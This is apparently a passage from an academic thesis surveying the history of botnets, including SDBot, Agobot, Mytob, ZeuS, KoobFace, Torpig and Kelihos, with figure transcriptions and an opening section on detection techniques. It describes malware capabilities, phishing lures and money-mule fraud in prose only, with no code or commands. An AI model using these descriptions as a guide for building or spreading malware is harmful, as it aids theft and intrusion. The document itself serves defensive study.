Figure 11: Files and Registry Keys used by SDBot (Norman ASA, 2004)



LSA Shell (Export Version)


LSA Shell (Export Version) has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.
We have created an error report that you can send to help us improve LSA Shell (Export Version). We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

Figure 12: LSA Shell error window



System Shutdown

This system is shutting down. Please save all work in progress and log off. Any unsaved changes will be lost. This shutdown was initiated by NT AUTHORITY\SYSTEM

Time before shutdown : 00:00:21

Message
Windows must now restart because the Remote Procedure Call (RPC) service terminated unexpectedly

Figure 13: RPC Error / Shutdown Window


System Shutdown

This system is shutting down. Please save all work in progress and log off. Any unsaved changes will be lost. This shutdown was initiated by NT AUTHORITY\SYSTEM

Time before shutdown : 00:00:56

Message
The system process 'C:\WINDOWS\system32\lsass.exe' terminated unexpectedly with status code 0. The system will now shut down and restart.

Figure 14: Restart / lsass error window

SDBot features and improvements as compared to previous Botnets are SDBot connects to a channel on IRC server to receive the commands to do many actions that include many actions and features that were not used in previous Botnets PrettyPark, Sub 7 and GTBot. SDBot commands includes actions such as scanning un-patched computers on the network, open ports on the host, monitoring network traffic, Enabling/Disabling DCOM, Downloading and executing remote files, retrieving CD keys for games, logging keystrokes, redirecting TCP traffic, uploading through FTP, performing DoS/DDoS attacks, sending spam emails, launching servers (HTTP/HTTPD, SOCKS4, FTP/TFTP), screen & webcam capturing and manipulating operating system processes and services.

GT Bot exploits the MS03-026 (Buffer Overrun in RPC Interface. It is a vulnerability of windows that allows a hacker to execute a code of his own choice) to create a remote shell on the victim machine to copy itself and execute on the remote computer (Microsoft, 2003). It could also be instructed through backdoor ports opened by Optix, MyDoom, Bagle, Netdevil etc. Later variants of SDBot install a kernel-mode rootkit driver which hides SDBot from process viewing applications and task manager.

2.3.4 Agobot aka Gaobot (2002)

Agobot was written in C++ and a little amount of Assembly language by a German Programmer Ago Gembe in 2002. It has a modular design rather than infecting the system with entire code at one time (Harley, 2007, pp.10). Agobot has three modules:

- **Module 1** is initial module containing IRC Bot client and the remote access backdoor.
- **Module 2** attack and shut down any antivirus software and processes.
- **Module 3** stops users to access any antivirus tools websites.

Next module is executed when the primary tasks of the current module are completed. Other Bots related to Agobot family are Phatbot, Forbot and XtermBot. The features of Agobot as compared to previous Botnets are (Harley et al, 2007, pp.11):

- Capability to hide itself using rootkit technology.
- Modifies the host files to prevent them to access any antivirus websites.
- Terminates any antivirus / monitoring processes.
- Uses techniques to make reverse engineering difficult.
- A variant of Agobot, Phatbot has capability to use WASTE, a P2P for C&C that uses a public key encryption technology.
- Capability to update its modules remotely and uninstall the outdated modules.

2.3.5 Mytob (2005)

From 2003, the hackers started think about getting a financial gain using Botnets. Mytob is a part of Botnets created for this purpose. First version of Mytob was released in Feb 2005 (ESET, 2005). Mytob sends phishing emails that look like legitimate-looking messages that encourage user to perform steps resulting downloading and installation of the malware. Mytob infects systems running Windows 95, 98, 2000, Me, NT (server/workstation), XP and 2003 Server (Rouse, 2005).

Earlier versions of this bot appeared as email attachments and later forms sends emails with a link to a legitimate-looking website containing malware or of an organisation such as online banking logon page for a bank to hack into a bank account. Mytob propagation process is shown in Figure 15. Mytob code is a hybrid code that is combination of modules and features taken from MyDoom for mass spam mailing and IRC/Worm features of SDBot.



1. An infected machine sends copies of Mytob via email.
Internet
4. The infected device makes a connection to an IRC server, awaiting commands from the worm's authors.
2. A new target receives the email and executes the worm.
3. The infected device sends out its own copies of the worm via email.
5. The infected device attempts to infect other devices via the LSASS overflow exploit.
Infectionvectors .com 2005

Figure 15: General steps for Mytob Propagation (Infectionvectors.com, 2005)

2.3.6 ZeuS Bot (2007)


ZeuS was first identified in July 2007, when it was stealing information from US Department of Transportation. It targets only Windows machines (Masood, 2011). In 2009 it became widespread when security company Prevx discovered that ZeuS compromised 74,000 FTP accounts on popular websites including Bank of America, Monster.com, Oracle, Cisco, Amazon and NASA. ZeuS Botnets compromised 3.9 million computers in United States. On 28 Oct 2009, more than 1.5 million phishing messages were sent on Facebook to spread ZeuS. November 14-15 2009, 9 million phishing emails sent to spread ZeuS that looked like genuine emails from US mobile service provider Verizon (Raju, 2010). In 2010, several attacks by ZeuS reported including in July 2010, more than 15 US banks were compromised.

In May 2011, ZeuS code was leaked due to that hackers got aware of latest Botnets techniques used by ZeuS and the code that could be modified by hackers to make their own version of ZeuS. That resulted in spreading of ZeuS bot faster and many cybercrime networks founded that were interested in stealing money from banks.

On 1st October 2010, FBI discovered a major international cyber crime network which used ZeuS to hack into United States computers to steal around $70 million. More than 90 suspects arrested in United States and arrests were made in UK and Ukraine. ZeuS fraud scheme exposed by FBI is shown in Figure 17.

The hackers do unauthorised transfers from victim's bank accounts to the accounts controlled by "money mules". These bank accounts are created by submitting fake documents and phony names to the banks in different countries. That money is sent to their client's bank accounts providing this service for a “small price” as compared to the transaction amount or it is withdrawn from bank accounts as cash and smuggle out of the country.

Some variants of ZeuS are free, whereas individual modules are sold up to $10,000 in underground market of cyber criminals, that lets hackers to take full control of the victim’s computer (Messmer, 2012). ZeuS is distributed with its full toolkit that includes a control panel to monitor and control the botnet as shown in Figure 18.



Verified by Visa | MaterCard SecureCode | Enrollment - Microso...

https://www.[redacted]

Verified by VISA

MasterCard. SecureCode.

Verified by Visa / MasterCard SecureCode Enrollment:

Due to recent changes in FDIC Deposit Insurance Rules all our customers must be enrolled in Verified by Visa or MasterCard SecureCode program depending on type of your Check Card. **To continue complete this form and click Activate Now.**

Social Security #:	___ - __ - ___
Card Number:	________ (16 digits)
Expiration Date:	__ / __ (MM/YY)

Figure 16: ZeuS fake webpage requesting card details (Raju, 2010)




Cyber Theft Ring
Malware exploiters purchase malware and use it to steal victim banking credentials. They launch attacks from compromised machines that allow them to transfer stolen funds and deter any tracking of their activities.
Money mule networks are comprised of individuals engaged in the transfer of stolen funds who retain a percentage for their services.
Victims include individuals, businesses, and financial institutions.
Malware Exploiters
Money Mules
Victims
Malware coders develop malicious software that is sold on the black market.
How the Fraud Works
1. Malware coder writes malicious software to exploit a computer vulnerability and installs a trojan
Malware coder
Hacker
2. Victim infected with credential-stealing malware
Targeted victim
3. Banking credentials siphoned
Compromised collection server
4. Hacker retrieves banking credentials
Hacker
5. Remote access to compromised computer
Compromised proxy
6. Hacker logs into victim's online bank account
Victim bank
7. Money transferred to mule
Money mules
8. Money transferred from mule to organizers
Fraudulent company
Victims are both financial institutions and owners of infected machines.
Money mules transfer stolen money for criminals, shaving a small percentage for themselves.
Criminals come in many forms:
Malware coder
Malware exploiters
Mule organization

Figure 17: ZeuS Fraud Scheme exposed by FBI (Wikipedia, 2012, *ZeuS (Trojan horse))*


CP :: Summary statistics

Information:
Current user: [redacted]
GMT date: 11.01.2010
GMT time: 17:44:13

Statistics:
→ Summary
OS

Botnet:
Bots
Scripts

Reports:
Search in database
Search in files

System:
Information
Options
User
Users

Logout

Information	
Total reports in database:	551 492
Time of first activity:	12.10.2009 18:00:18
Total bots:	1 827
Total active bots in 24 hours:	0.00% - 0
Minimal version of bot:	1.2.7.11
Maximal version of bot:	1.2.7.16

Botnet: [All] >>
Actions: Reset Installs

Installs (1 225)	
BG	849
US	320
--	10
GB	8
CA	6
SE	5
DE	4
NL	3
FI	2

Online (0)
-- Empty --

Figure 18: ZeuS control Panel, Summary Statistics (Stevens and Jackson, 2010)

2.3.7 KoobFace Bot (2008)

KoobFace worm discovered on 3 August 2008 and last updated 22 April 2010. KoobFace spreads through social networking websites and compromised machines make a P2P botnet (Chien and

Shearer, 2008). KoobFace could infect Windows, Mac OS X and some editions of Linux machines as well. KoobFace compromised 2.9 million computers in US using social networking websites.

KoobFace spreads by social networking websites such as Facebook, Bebo and Twitter (ThatsNonsense.com, 2011), using similar links as shown in figure 1. Where a video link is clicked and the user is asked to download a Codec in order to view the video that is actually a malware. Popularity of social networking websites such as Facebook and a bit of social engineering techniques made the spreading of KoobFace easy. Some KoobFace variants use pages that look like YouTube and to watch video it ask to download a Codec (actually malware), that looks like Flash Player as shown in Figure 19.

KoobFace could perform following operations after installation on a victim machine (Baltazar et al., 2009):

- Spreads by sending links to the members in the victim friends list.
- Stealing confidential information such as passwords from the victim computers.
- Injecting own advertisements into the web browsers so that the user could be redirected to the hackers different malicious websites.
- Could steal operating system, software and games serial keys.
- Intercept Internet traffic and block certain websites such as antivirus websites.
- Use different algorithms to break CAPTCHA codes to steal passwords.
- Download additional files including fake security products such as an antivirus that look like a useful software but in fact is a malware.
- Modify the hosts file, etc.

Symantec discovered geographical distribution of threat of KoobFace as shown in Figure 20



Sign Up | QuickList (0) | Help | Log in
Video posted by _SuperStar_
Adobe Flash Player Update
This content requires Adobe Flash Player 10.37. Would you like to install it now?
Install
0:00 / 0:00
From: _SuperStar_
Joined: 1 year ago
Videos: 5
Subscribe
Embed:
Customize
<object width="425" height="344"><param name="movie"
More From user
Related Videos
Video Responses: 10 Text Comments: 70
babachat (4 hours ago)

Figure 19: KoobFace spreading using YouTube-like video page




Figure 20: Geographical distribution of KoobFace threat

2.3.8 Torpig Bot (2009)

In 04, May 2009, researchers from University of California published research about Torpig botnet that stolen 70GB data belongs to 180,000 infections (Stone-Gross, 2011). Torpig stolen 8300 credentials that used to logon to 410 financial institutes with more than 21% belong to PayPal. The Infrastructure for Torpig bot attack is shown in Figure 21. In shaded gray are the components used by criminals and Torpig C&C is server that was hijacked by University of California research team.




Figure 21: The Torpig network infrastructure.

Firstly of all, the attacker does modification in the web pages that are found to be 'vulnerable' and these altered web pages redirect the victims to the webpage that ask for a Java update that is actually a malware that executes to turn victim computers to a bot. Victim computer (bot) connects mebroot (rootkit) C&C server to obtain latest subroutines and after updating itself, it steal the data from victim computer to a Torpig C&C server.

Injection server contains the web pages that ask the users for their sensitive information such as credit card information to perform man-in-the-browser attack. The webpage not only look like the real page for a company or financial institute but also points directly to the login page and SSL certificate looks valid. In addition to rootkits, more advanced features used by Torpig bots use *Domain Flux using Domain Degeneration (DGA) algorithm* to generate a list of domains that generated for each bot independently and periodically (Gilbert et al., 2009).

2.3.9 Hlux / Kelihos Bot (2011-2012)

Kelihos is the name given by Microsoft to Hlux bot. It is a P2P botnet. Its first ever version appeared in December 2010 and a new version of Kelihos appeared in September 2011. Older version discovered in December 2010 had ability of sending spam emails with 4 billion spam emails every day at peak level and to combat a DDoS attacks. New version September 2011 added following features (Ortloff, 2012)

- It has a sniffer module that could email, FTP & HTTP sessions passwords.
- It can operate in a proxy server mode.
- It searches for email addresses in the hard drives.
- It has capability to send the configuration files of FTP clients to its command servers.

- It has module related to BitCoin wallet theft and mining. BitCoin is an electronic cash system.
- It also changed encryption methods and keys that it used for older version.

New version of Kelihos has infections distribution by Kaspersky labs is shown in Figure 22. There are some unconfirmed reports that Microsoft with Tech Inc. and Kaspersky Lab taken down Kelihos in September 2011 (Boscovich, 2012). In January 2012, another version of Kelihos called Kelihos 2 or Kelihos.b was discovered that consist about 110,000 infected machines. In March 2012, Kaspersky Lab with CrowdStrike, HoneyNet Project and Dell SecureWorks performed an operation to shut down Kelihos.b (version 2) by sink-holding. Sink-holding is a technique to take control over a bot in a P2P network by cutting off its communication with the Botmaster (Rashid, 2012).

After shutdown of version 2, new version emerged on 2nd April 2012 that called Kelihos.c (version 3). This creates confusion among the research group of the companies involved in shut down operation in March 2012 that Kelihos was actually shut down (Raywood, 2012). Kelihos.c spreads and infects new machines using Facebook by sending download links that look like something useful for the Facebook users and clicking on it results in installation of a Trojan horse Fifesoc to turn the computer into a zombie to become a part of Kelihos Botnet.




Figure 22: Geographical distribution of Kelihos Sept 2011 version Infections (Ortloff, 2012)

2.4 Botnet detection techniques

Basic malware detection techniques are divided into two major categories that are signature based and anomaly-based detection and further they could be static or dynamic. In signature based technique, a specific pattern or signature is matched in malware code or traffic whereas anomaly based detection technique is based on decision that certain behaviour is normal (by a legitimate application) or other than normal (malware) (Foster, 2010). A special category of anomaly-based detection is called specification based detection that is based on specifications that what is normal and other than normal behaviour for a PUI (Programme-Under-Investigation) (Nwokedi Idika, Mathur, 2007). Basic malware detection techniques are shown in Figure 23.

From Figure 23, each type is further subdivided into static, dynamic and hybrid. In static approach attempt to detect PUI before its execution whereas dynamic attempt to detect malware during or after execution and hybrid is combination of both. Snort is a useful IDS tool for Botnet detection (Sourcefire Inc, 2010). A biggest feature of Snort is that its open source. Snort will be used in detection of Zeus bot in the thesis.

Basic Botnet detection techniques are applied for detection of malware that could be a worm, virus or a Botnet. There are some special techniques that are developed to detect Botnets as Botnets have C&C architecture such as DNS based techniques that are based on these basic techniques.

